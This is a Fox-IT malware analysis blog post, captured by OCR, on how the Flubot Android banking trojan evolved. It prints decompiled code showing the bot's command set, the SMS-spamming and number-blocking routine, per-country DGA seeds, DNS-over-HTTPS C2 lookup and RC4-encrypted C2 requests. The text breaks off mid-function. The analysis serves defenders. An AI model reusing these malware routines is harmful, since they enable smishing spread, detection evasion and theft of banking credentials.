
Flubot: the evolution of a notorious Android Banking Malware

blog.fox-it.com/2022/06/29/flubot-the-evolution-of-a-notorious-android-banking-malware/


June 29, 2022



Authored by Alberto Segura (main author) and Rolf Govers (co-author)

Summary

Flubot is an Android based malware that has been distributed in the past 1.5 years in Europe, Asia and Oceania affecting thousands of devices of mostly unsuspecting victims. Like the majority of Android banking malware, Flubot abuses Accessibility Permissions and Services
in order to steal the victim's credentials, by detecting when the official banking application is open to show a fake web injection, a phishing website similar to the login form of the banking
application. An important part of the popularity of Flubot is due to the distribution strategy used in its campaigns, since it has been using the infected devices to send text messages, luring new victims into installing the malware from a fake website.
In this article we detail its development over time and recent developments regarding its disappearance, including new features and distribution campaigns.



Introduction

One of the most popular active Android banking malware families today. An “inspiration” for developers of other Android banking malware families. Of course we are talking about Flubot. Never heard of it? Let us give you a quick summary.

Flubot banking malware families are in the wild since at least the period between late 2020 and the first quarter of 2022. Most of its popularity comes from its distribution method: smishing. Threat Actors (TA) have been using the infected devices to send text messages to other phone numbers, stolen from other infected devices and stored in Command-and-Control servers (C2).

In the initial campaigns, TAs used fake Fedex, DHL and Correos – a local Spanish parcel shipping company – SMS messages. Those SMS messages were fake notifications which lured the user into a fake website in order to download a mobile application to track the shipping. These campaigns were very successful, since nowadays most people are used to buy different kinds of products online and receive that type of messages to track the shipping of the product.
Flubot is not only a very active family: TAs have been very actively introducing new features, support for campaigns in new countries and improving the features it already had.


On June 1, 2022, Europol announced the takedown of Flubot in a joint operation including 11 countries. The Dutch Police played a key part in this operation and successfully disrupted the infrastructure in May 2022, rendering this strain of malware inactive. That was interesting

period of time to look back at the early days of Flubot, how it evolved and became so notorious.


In this post we want to share all we know about this threat and a timeline of the most relevant and interesting (new) features and changes that Flubot's TAs have introduced. We will focus on these features and changes related to the detected samples but also in the different campaigns that TAs have been using to distribute this malware.

The beginning: A new Android Banking Malware targeting Spain [Flubot versions 0.1-3.3]

Based on reports from other researchers, Flubot samples were first found in the wild between November and December of 2020. Public information about this malware was first published on 6 January 2021 by our partner ThreatFabric (https://twitter.com/ThreatFabric/status/1346807891152560131). Even though ThreatFabric was the first to publish public information on this new family and called it "Cabassous", the research community has been more commonly referring to this malware as Flubot.



In the initial campaigns, Flubot was distributed using Fedex and Correos fake SMS messages. In those messages, the user was led to a fake website which was basically a "landing page" style website to download what was supposed to be an Android application to track the incoming shipping.



In this initial campaign versions prior to Flubot 3.4 were used, and TAs were including support for new campaigns in other countries using specific samples for each country. The reasons why there were different samples for different countries were:

– Domain Generation Algorithm (DGA). It was using a different seed to generate 5.000 different domains per month. Just out of curiosity: For Germany, TAs were using 1945 as seed for the DGA.
– Phone country code used to send more distribution smishing SMS messages from infected devices and block those numbers in order to avoid communication among victims.

There were no significant changes related to features in the initial versions (from 0.1 to 3.3). TAs were mostly focused on the distribution campaigns, trying to infect as many devices as possible.

There is one important change in the initial versions, but it is difficult to find the exact version in which this change was first introduced because there are some version without samples on public repositories. TAs introduced web injections to steal credentials, the most popular tactic to steal credentials on Android devices. This was introduced starting between versions 0.1 and 0.5, in December 2020.

In those initial versions, TAs increased the version number of the malware in just a few days without adding significant changes. Most of the samples – particularly previous to 2.1 – were not uploaded to public malware repositories, making it even harder to track the first versions of Flubot.

Flubot 0.1

```
static {
    ProgConfig.VERSION = "0.1";
    ProgConfig.SERV_PATH = "/poll.php";
    ProgConfig.BOT_ID_KEY = "a";
    ProgConfig.DEF_SMS_KEY = "b";
    ProgConfig.CARD_KEY = "c";
    ProgConfig.CARD_BLOCK_KEY = "d";
    ProgConfig.RSA_PUB_KEY = "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAiQ3YWOM6ycmMrUGB8b3LqUiuXdxFYm/eBxARoAI
    ProgConfig.PREPING_STR = "PREPING";
    ProgConfig.PING_STR = "PING";
    ProgConfig.LOG_STR = "LOG";
    ProgConfig.SMS_RATE_STR = "SMS_RATE";
    ProgConfig.GET_SMS_STR = "GET_SMS";
    ProgConfig.LOG_CONTACTS_STR = "CONTACTS";
    ProgConfig.LOG_SMS_STR = "SMS";
    ProgConfig.LOG_INTERCEPTING_STR = "INTERCEPTING";
    ProgConfig.LOG_INTERCEPTING_ERR_STR = "INTERCEPTING_ERR_NOT_DEF";
    ProgConfig.LOG_AMI_DEF_SMS = "AMI_DEF_SMS_APP";
    ProgConfig.GET_CONTACTS_STR = "GET_CONTACTS";
    ProgConfig.SMS_INT_TOGGLE_STR = "SMS_INT_TOGGLE";
    ProgConfig.OPEN_URL_STR = "OPEN_URL";
    ProgConfig.DISABLE_PLAY_PROTECT_STR = "DISABLE_PLAY_PROTECT";
    ProgConfig.CARD_BLOCK_STR = "CARD_BLOCK";
    ProgConfig.PERMISSIONS = new String[]{"android.permission.READ_CONTACTS", "android.permission.RECEIVE_SMS", "
}
```

Flubot 0.5

```
static {
    ProgConfig.VERSION = "0.5";
    ProgConfig.SERV_PATH = "/poll.php";
    ProgConfig.BOT_ID_KEY = "a";
    ProgConfig.DEF_SMS_KEY = "b";
    ProgConfig.CARD_KEY = "c";
    ProgConfig.CARD_BLOCK_KEY = "d";
    ProgConfig.RSA_PUB_KEY = "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAiQ3YWOM6ycmMrUGB8b3LqUiuXdxFYm/eBxARoA
    ProgConfig.PREPING_STR = "PREPING";
    ProgConfig.PING_STR = "PING";
    ProgConfig.LOG_STR = "LOG";
    ProgConfig.SMS_RATE_STR = "SMS_RATE";
    ProgConfig.GET_SMS_STR = "GET_SMS";
    ProgConfig.GET_INJECT_STR = "GET_INJECT";
    ProgConfig.GET_INJECTS_LIST_STR = "GET_INJECTS_LIST";
    ProgConfig.LOG_CONTACTS_STR = "CONTACTS";
    ProgConfig.LOG_SMS_STR = "SMS";
    ProgConfig.LOG_INTERCEPTING_STR = "INTERCEPTING";
    ProgConfig.LOG_INTERCEPTING_ERR_STR = "INTERCEPTING_ERR_NOT_DEF";
    ProgConfig.LOG_AMI_DEF_SMS = "AMI_DEF_SMS_APP";
    ProgConfig.LOG_INJECT_STR = "INJECT";
    ProgConfig.GET_CONTACTS_STR = "GET_CONTACTS";
    ProgConfig.SMS_INT_TOGGLE_STR = "SMS_INT_TOGGLE";
    ProgConfig.OPEN_URL_STR = "OPEN_URL";
    ProgConfig.DISABLE_PLAY_PROTECT_STR = "DISABLE_PLAY_PROTECT";
    ProgConfig.CARD_BLOCK_STR = "CARD_BLOCK";
    ProgConfig.SEND_SMS_STR = "SEND_SMS";
    ProgConfig.RELOAD_INJECTS_STR = "RELOAD_INJECTS";
    ProgConfig.RETRY_INJECT_STR = "RETRY_INJECT";
    ProgConfig.NONE_STR = "NONE";
    ProgConfig.PERMISSIONS = new String[]{"android.permission.READ_CONTACTS", "android.permission.RECEIVE_SMS",
}
```

On these initial versions (after 0.5), TAs also introduced other not so popular features like the “USSD” one which was used to call to special numbers to earn money (“RUN_USSD” command), it was introduced at some point between versions 1.2 and 1.7. In fact, it seems this feature wasn’t really used by Flubot’s TAs. Most used features were the web injections to steal banking and cryptocurrency platform credentials and sending SMS features to distribute and infect new devices.

From version 2.1 to 2.8 we observed TAs started to use a different packer for the actual Flubot's payload. It could explain why we weren't able to find samples on public repositories between 2.1 and 2.8, probably there were some "internal" versions used to try different packers and/or make it work with the new one.

March 2021: New countries and improvements on distribution campaigns [Flubot versions 3.4-3.7]

After a few months apparently focused on distribution campaigns and not really on new features for the malware itself, we have found version 3.4 in which TAs introduced some changes on the DGA code. In this version, they reduced the number of generated domains from 5.000 to 2.500 a month. At first sight this looks like a minor change, but is one of the first changes to start distributing the malware in different countries in a more easy way for TAs, since a different sample with different parameters was used for each country.
In fact, we can see a new version (3.6) customized for targeting victims in Germany in March 18, 2021. Only five days later, another version was released (3.7), with interesting changes. TAs were trying to use the same sample for campaigns in Spain and Germany, including Spanish and German phone country codes split by newline character to block the phone number to which the infected device is sending smishing messages.

```
                    /* GET_SMS */
pSVar2 = Deobfuscator$app$Release.getString(-0x319acc3ca48b);
pSVar2 = PanelReq.Send(pSVar2);
if (pSVar2 == null) {
  return;
}
                    /* , */
pSVar3 = Deobfuscator$app$Release.getString(-0x31a2cc3ca48b);
ppSVar4 = pSVar2.split(pSVar3,2);
if (ppSVar4.length == 2) {
  pSVar2 = ppSVar4[0];
  pSVar3 = ppSVar4[1];
  ref = Utils.IsContact(Spammer.context,pSVar2);
  bVar1 = ref.booleanValue();
  if (bVar1 == false) {
    ref_00 = SmsManager.getDefault();
    ref_00.sendTextMessage(pSVar2,null,pSVar3,null,null);
    SmsReceiver.Timeout();
    ref_01 = Spammer.blacklist;
    ref_01.add(pSVar2);
    Utils.BlockNumber(Spammer.context,pSVar2);
    pCVar5 = Spammer.context;
    pSVar6 = new StringBuilder();
                    /* 49
                       34 */
    pSVar3 = Deobfuscator$app$Release.getString(-0x31a4cc3ca48b);
    pSVar6 = pSVar6.append(pSVar3);
    pSVar6 = pSVar6.append(pSVar2);
    pSVar3 = pSVar6.toString();
    Utils.BlockNumber(pCVar5,pSVar3);
    pCVar5 = Spammer.context;
    pSVar6 = new StringBuilder();
                    /* +49
                       +34 */
    pSVar3 = Deobfuscator$app$Release.getString(-0x31a7cc3ca48b);
    pSVar6 = pSVar6.append(pSVar3);
    pSVar6 = pSVar6.append(pSVar2);
    pSVar3 = pSVar6.toString();
    Utils.BlockNumber(pCVar5,pSVar3);
    pCVar5 = Spammer.context;
    pSVar6 = new StringBuilder();
                    /* 0049
                       0034 */
    pSVar3 = Deobfuscator$app$Release.getString(-0x31abcc3ca48b);
    pSVar6 = pSVar6.append(pSVar3);
    pSVar6 = pSVar6.append(pSVar2);
    pSVar2 = pSVar6.toString();
    Utils.BlockNumber(pCVar5,pSVar2);
```

At the same time, TAs introduced a new campaign on Hungary. By the end of March, TAs introduced a new change on version 3.7: an important change in their DGA, since they replaced ".com" TLD with ".su". This change was important for tracking Flubot, since now TAs could use this new TLD to register new C2's domains.

April 2021: DoH and unique samples for all campaigns [Flubot versions 3.9-4.0]

It seems TAs were working since late March on a new version: Flubot 3.9. In this new version, they introduced DNS-over-HTTPs (DoH). This new feature was used to resolve domain names generated by the DGA. This way, it was more difficult to detect infected devices in the network, since security solutions were not able to check which domains were being resolved.
In the following images we show decompiled code of this new version, including the new DoH code. TAs kept the old classic DNS resolving code. TAs introduced code to randomly choose if DoH or classic DNS should be used.

```
                /* cloudflare-dns.com */
a.a(-0x38ce8e13b39e);
                /* /dns-query?name=%s&type=A */
a.a(-0x38e18e13b39e);
puVar4 = new undefined4();
                /* cloudflare-dns.com */
puVar2 = a.a(-0x38fb8e13b39e);
puVar4.c(puVar2);
puVar4.f(false);
                /* /dns-query?name=%s&type=A */
puVar2 = a.a(-0x390e8e13b39e);
ppuVar5 = new undefined4[1];
ppuVar5[0] = param_1;
puVar2 = String.format(puVar2,ppuVar5);
puVar4.d(puVar2);
puVar4.h(true);
puVar4.e(0x1bb);
pppuVar6 = new undefined4[1];
ppuVar5 = new undefined4[2];
                /* Accept */
puVar2 = a.a(-0x39288e13b39e);
ppuVar5[0] = puVar2;
                /* application/dns-json */
puVar2 = a.a(-0x392f8e13b39e);
ppuVar5[1] = puVar2;
pppuVar6[0] = ppuVar5;
puVar4.b(pppuVar6);
bVar1 = puVar4.i();
if (bVar1 == false) {
  return null;
}
puVar2 = puVar4.a();
puVar4 = new undefined4(puVar2);
                /* Answer */
puVar2 = a.a(-0x39448e13b39e);
puVar2 = puVar4.getJSONArray(puVar2);
puVar4 = k.a;
iVar3 = puVar2.length();
iVar3 = puVar4.nextInt(iVar3 + -1);
puVar2 = puVar2.getJSONObject(iVar3);
                /* data */
puVar4 = a.a(-0x394b8e13b39e);
puVar2 = puVar2.getString(puVar4);
return puVar2;
                /* PREPING, */
puVar3 = a.a(-0x4c68e13b39e);
puVar3 = j.e(puVar2,puVar3,param_2);
if (puVar3 != null) {
  param_1.set(puVar2);
  param_3.set(param_2);
  puVar3 = System.out;
  puVar4 = new undefined4();
                /* --- Hurra: Found host using  */
  puVar2 = a.a(-0x4cf8e13b39e);
  puVar4.append(puVar2);
  if (bVar1 == false) {
                /*  good old DNS */
    puVar2 = a.a(-0x4f08e13b39e);
  }
```

```
else {
            /* DOH */
  puVar2 = a.a(-0x4ec8e13b39e);
}
puVar4.append(puVar2);
            /* . --- */
```

The introduction of DoH was not the only feature that was added to Flubot 3.9. TAs also added some UI messages to prepare future campaigns targeting Italy.
Those messages were used a few days later in the new Flubot 4.0 version, in which TAs finally started to use one single sample for all of the campaigns – no more unique samples to targeted different countries.

With this new version, the targeted country's parameters used on previous version of Flubot were chosen depending on the victim's device language. This way, if the device language was Spanish, then Spanish parameters were used. The following parameters were chosen:
– DGA seed
– Phone country codes used for smishing and phone number blocking

May 2021: Time for infrastructure and C2 server improvements [Flubot versions 4.1-4.3]

May starts with a minor update on version 4.0 – a change the DoH servers used to resolve DGA domains. Now instead of using CloudFlare's servers they started using Google's servers. This was the first step to move to a new version, Flubot 4.1.
In this new version, TAs have changed one more time the DoH servers used to resolve the C2 domains. In this case, they introduced three different services or DNS servers: Google, CloudFlare and AliDNS. The last one was used for the first time in the life of Flubot to resolve

the DGA domains.

```
case 0xb:
  return ZEXT48(iVar5) << 0x20;
case 0xc:
                    /* 49 */
  puVar2 = a.a(-0x65112299566);
  k.a = puVar2;
                    /* germany DGA seed constant */
  k.b = 0x799;
  h.a = h.d;
  break;
case 0xd:
                    /* 48 */
  puVar2 = a.a(-0x65412299566);
  k.a = puVar2;
                    /* poland DGA seed constant */
  k.b = 0xb73;
  h.a = h.f;
  break;
case 0xe:
                    /* 39 */
  puVar2 = a.a(-0x65712299566);
  k.a = puVar2;
                    /* italy DGA seed constant */
  k.b = 0x715;
  h.a = h.c;
  break;
case 0xf:
case 0x10:
case 0x11:
case 0x12:
                    /* 34 */
  puVar2 = a.a(-0x65a12299566);
  k.a = puVar2;
                    /* spain DGA seed constant */
  k.b = 0x470;
  h.a = h.e;
  break;
default:
  if (param_2 == null) {
                    /* phone */
    puVar2 = a.a(-0x65d12299566);
    puVar2 = param_1.getSystemService(puVar2);
    checkCast(puVar2,undefined4);
    puVar2 = puVar2.getNetworkCountryIso();
    bVar1 = h.b(param_1,puVar2);
    return (long)bVar1;
  }
  return ZEXT48(iVar5) << 0x20;
}
```

```
public static String m4a8a08f0(String str) {
    if ((21 + 19) % 19 <= 0) {
    }
    String[] strArr = {"dns.google", "cloudflare-dns.com", "dns.alidns.com"};
    String[] strArr2 = {"/resolve?name=%s&type=A", "/dns-query?name=%s&type=A", "/resolve?name=%s&type=A"};
    try {
        Random random = C0023p6f8f5771.f88c;
        int nextInt = random.nextInt(3);
        C0028p865c0c0b p865c0c0b = new C0028p865c0c0b();
        p865c0c0b.f97a = strArr[nextInt];
        p865c0c0b.f99c = false;
        p865c0c0b.f100d = String.format(strArr2[nextInt], str);
        p865c0c0b.f103g = true;
        p865c0c0b.f101e = 443;
        p865c0c0b.f104h = new String[][]{new String[]{"Accept", "application/dns-json"}};
        if (!p865c0c0b.mo79a()) {
            return null;
        }
        JSONArray jSONArray = new JSONObject(p865c0c0b.f102f == null ? null : new String(p865c0c0b.f102f)).getJSONArray("Answer");
        JSONObject jSONObject = jSONArray.getJSONObject(random.nextInt(jSONArray.length()));
        PrintStream printStream = System.out;
        printStream.println("Found dns with: " + strArr[nextInt]);
        return jSONObject.getString("data");
    } catch (Exception unused) {
        return null;
    }
}
```

Those three different DoH services or servers were chosen randomly to resolve the generated domains, to finally make the requests to any of the active C2 servers.
These changes also brought a new campaign in Belgium, in which TAs used fake BPost app and smishing messages to lure new victims. One week later, new campaigns in Turkey were also introduced, this time in a new Flubot version with important changes related to its C2 protocol.

The first samples of Flubot 4.2 appeared on 17 May 2021 with a few important changes in the code used to communicate with the C2 servers. In this version, the malware was sending HTTP requests with a new path in the C2: “p.php”, instead of the classic “poll.php” path.

```
p7e1b9eb1.f2821e = 80;
p7e1b9eb1.f2817a = str;
p7e1b9eb1.f2820d = "/p.php";
try {
    p7e1b9eb1.f2824h = new String[][]{new String[]{"Host", str3}};
    String str5 = "";
    SecureRandom secureRandom = new SecureRandom();
    int nextInt = secureRandom.nextInt(50) + 10;
    for (int i = 0; i < nextInt; i++) {
        str5 = str5 + ((char) (secureRandom.nextInt(25) + 97));
    }
    String str6 = C0802pbe8adaf2.m0cc175b9(null) + "," + str5;
    try {
        PublicKey generatePublic = KeyFactory.getInstance("RSA").generatePublic(new X509EncodedKeySpec(Base64.decode("MIIBIj
        Cipher instance = Cipher.getInstance("RSA/ECB/PKCS1Padding");
        instance.init(1, generatePublic);
        str4 = Base64.encodeToString(instance.doFinal(str6.getBytes(StandardCharsets.UTF_8)), 2);
    } catch (Exception unused) {
        str4 = null;
    }
    byte[] bArr = new byte[nextInt];
    for (int i2 = 0; i2 < nextInt; i2++) {
        bArr[i2] = (byte) str5.charAt(i2);
    }
    byte[] bytes = str2.getBytes(StandardCharsets.UTF_8);
    encrypt_RC4(bytes, bArr);
    p7e1b9eb1.f2818b = String.format("%s\r\n%s", str4, Base64.encodeToString(bytes, 2)).getBytes(StandardCharsets.UTF_8);
    p7e1b9eb1.f2819c = true;
    if (!p7e1b9eb1.mo2761a()) {
        return null;
    }
    String str7 = p7e1b9eb1.f2822f == null ? null : new String(p7e1b9eb1.f2822f);
    if (str7 == null) {
        return null;
    }
    byte[] decode = Base64.decode(str7, 0);
    encrypt_RC4(decode, bArr);
    String[] split = new String(decode, StandardCharsets.UTF_8).split("\r\n", 2);
    if (split.length == 2 && split[0].equals(str6)) {
        return split[1];
    }
    return null;
} catch (Exception unused2) {
    return null;
```

At first sight it seemed like a minor change, but paying attention to the code we realized there was an important reason behind this change: TAs changed the encryption method used for the protocol to communicate with the C2 servers.
Previous versions of Flubot were using simple XOR encryption to encrypt the information exchanged with the C2 servers, but this new version 4.2 was using
RC4 encryption to encrypt that information instead of the classic XOR. This way, the C2 server still supported old versions and new version at the same time:

- poll.php and poll2.php were used to send/receive requests using the old XOR encryption
- p.php was used to send and receive requests using the new RC4 encryption

```
public static void encrypt_RC4(byte[] bArr, byte[] bArr2) {
    if ((27 + 20) % 20 <= 0) {
    }
